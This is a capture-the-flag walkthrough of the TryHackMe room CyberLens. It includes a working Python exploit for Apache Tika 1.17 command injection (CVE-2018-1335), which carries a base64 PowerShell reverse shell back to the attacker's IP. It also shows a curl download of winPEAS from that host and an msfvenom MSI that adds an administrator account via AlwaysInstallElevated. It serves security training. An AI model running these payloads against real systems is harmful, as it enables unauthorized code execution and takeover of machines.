TryHackMe: CyberLens
CyberLens included using a command injection vulnerability in Apache Tika to get a foothold and abuse AlwaysInstallElevated to escalate to Administrator.
Initial Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.156.56
Nmap scan report for 10.10.156.56
Host is up (0.087s latency).
Not shown: 65411 closed tcp ports (conn-refused), 108 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Apache httpd 2.4.57 ((Win64))
|_http-server-header: Apache/2.4.57 (Win64)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: CyberLens: Unveiling the Hidden Matrix
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=CyberLens
| Not valid before: 2024-05-16T19:34:18
|_Not valid after:  2024-11-15T19:34:18
|_ssl-date: 2024-05-17T19:50:09+00:00; +2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: CYBERLENS
|   NetBIOS_Domain_Name: CYBERLENS
|   NetBIOS_Computer_Name: CYBERLENS
|   DNS_Domain_Name: CyberLens
|   DNS_Computer_Name: CyberLens
|   Product_Version: 10.0.17763
|_  System_Time: 2024-05-17T19:50:02+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
61777/tcp open  http          Jetty 8.y.z-SNAPSHOT
| http-methods:
|_  Potentially risky methods: PUT
|_http-cors: HEAD GET
|_http-title: Welcome to the Apache Tika 1.17 Server
|_http-server-header: Jetty(8.y.z-SNAPSHOT)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
| smb2-time:
|   date: 2024-05-17T19:50:06
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Important ports to note are:
- 80/HTTP
- 135/RPC
- 139,445/SMB
- 3389/RDP
- 5985/WinRM
- 61777/HTTP
Adding 10.10.156.56 cyberlens.thm to our hosts file per the room instructions.
1
10.10.156.56 cyberlens.thm
WEB 80

Visiting http://cyberlens.thm/, we see a form where we can upload images to get their metadata and not much else.
WEB 61777

Visiting http://cyberlens.thm:61777/, we see that Apache Tika 1.17 Server is running.
Shell as CyberLens
Command Injection on Tika

By uploading a test image on http://cyberlens.thm/, we get the metadata for the image.
Also among the returned values, the X-Parsed-By key tells us that Apache Tika is used for parsing the image.

In addition, checking the request in Burp, we can also see that our image is uploaded to the Apache Tika 1.17 Server at http://cyberlens.thm:61777/meta with a PUT request.
Looking for exploits on Apache Tika 1.17, we came across this article by Rhino Security Labs where it mentions a Command Injection vulnerability.
The article also links to a PoC we can try at the end.
I have modified the PoC script like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
#!/usr/bin/env python3

import requests

url = "http://cyberlens.thm:61777/meta"
cmd = "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAxAC4ANwAyAC4AMgAyACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="

headers = {
	"X-Tika-OCRTesseractPath": "\"cscript\"",
	"X-Tika-OCRLanguage": "//E:Jscript",
	"Expect": "100-continue",
	"Content-type": "image/jp2",
	"Connection": "close"
}
jscript = '''
var oShell = WScript.CreateObject("WScript.Shell");
var oExec = oShell.Exec('cmd /c {}');
'''.format(cmd)

requests.put(url, headers=headers, data=jscript)
cmd is the PowerShell #3 (Base64) reverse shell payload from revshells.com.
Starting our listener to catch the reverse shell.
1
2
$ rlwrap nc -lvnp 443
listening on [any] 443 ...
Now, running the exploit.
1
$ python3 CVE-2018-1335.py
And we get a shell as the cyberlens user.
1
2
3
4
5
6
$ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.72.22] from (UNKNOWN) [10.10.156.56] 49868

PS C:\Windows\system32> whoami
cyberlens\cyberlens
At C:\Users\CyberLens\Documents\Management, we find a text file.
1
2
3
4
5
6
7
8
9
PS C:\Users\CyberLens\Documents\Management> dir


    Directory: C:\Users\CyberLens\Documents\Management


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/7/2023   3:09 AM             90 CyberLens-Management.txt
Inside the text file, we get the credentials for the CyberLens user.
1
2
3
4
5
PS C:\Users\CyberLens\Documents\Management> type CyberLens-Management.txt
Remember, manual enumeration is often key in an engagement ;)

CyberLens
[REDACTED]
Since the cyberlens user is a member of the Remote Desktop Users group, we can use these credentials for RDP.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
PS C:\Users\CyberLens\Documents\Management> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192

After using xfreerdp for this, we can read the user flag on the desktop.
1
$ xfreerdp /v:cyberlens.thm /u:cyberlens /p:[REDACTED] /dynamic-resolution /clipboard
Shell as Administrator
AlwaysInstallElevated
Downloading and running WinPeas for enumeration, we notice that AlwaysInstallElevated is enabled.
1
2
3
4
5
6
7
8
9
PS C:\Users\CyberLens> cd C:\ProgramData
PS C:\ProgramData> curl http://10.11.72.22/winpeas.exe -o winpeas.exe
PS C:\ProgramData> .\winpeas.exe
...
???????????? Checking AlwaysInstallElevated
?  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
...
Which means that any MSI package will be installed with elevated privileges.
We can use msfvenom to create an MSI package that will create a user and add it to the Administrators group.
1
2
3
4
5
6
7
$ msfvenom -p windows/adduser USER=admin PASS='Password123!' -f msi -o adduser.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 272 bytes
Final size of msi file: 159744 bytes
Saved as: adduser.msi
Transferring it to the machine and running it.

We can see that our user was added and is a member of the Administrators group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\ProgramData> net user

User accounts for \\CYBERLENS

-------------------------------------------------------------------------------
admin                    Administrator            CyberLens
DefaultAccount           Guest                    WDAGUtilityAccount
The command completed successfully.

PS C:\ProgramData> net user admin
User name                    admin
...
Local Group Memberships      *Administrators       *Users
...

Now, we can use the credentials for this account to run Powershell as administrator.


At last, we can finish the room by reading the admin flag using this new Powershell process.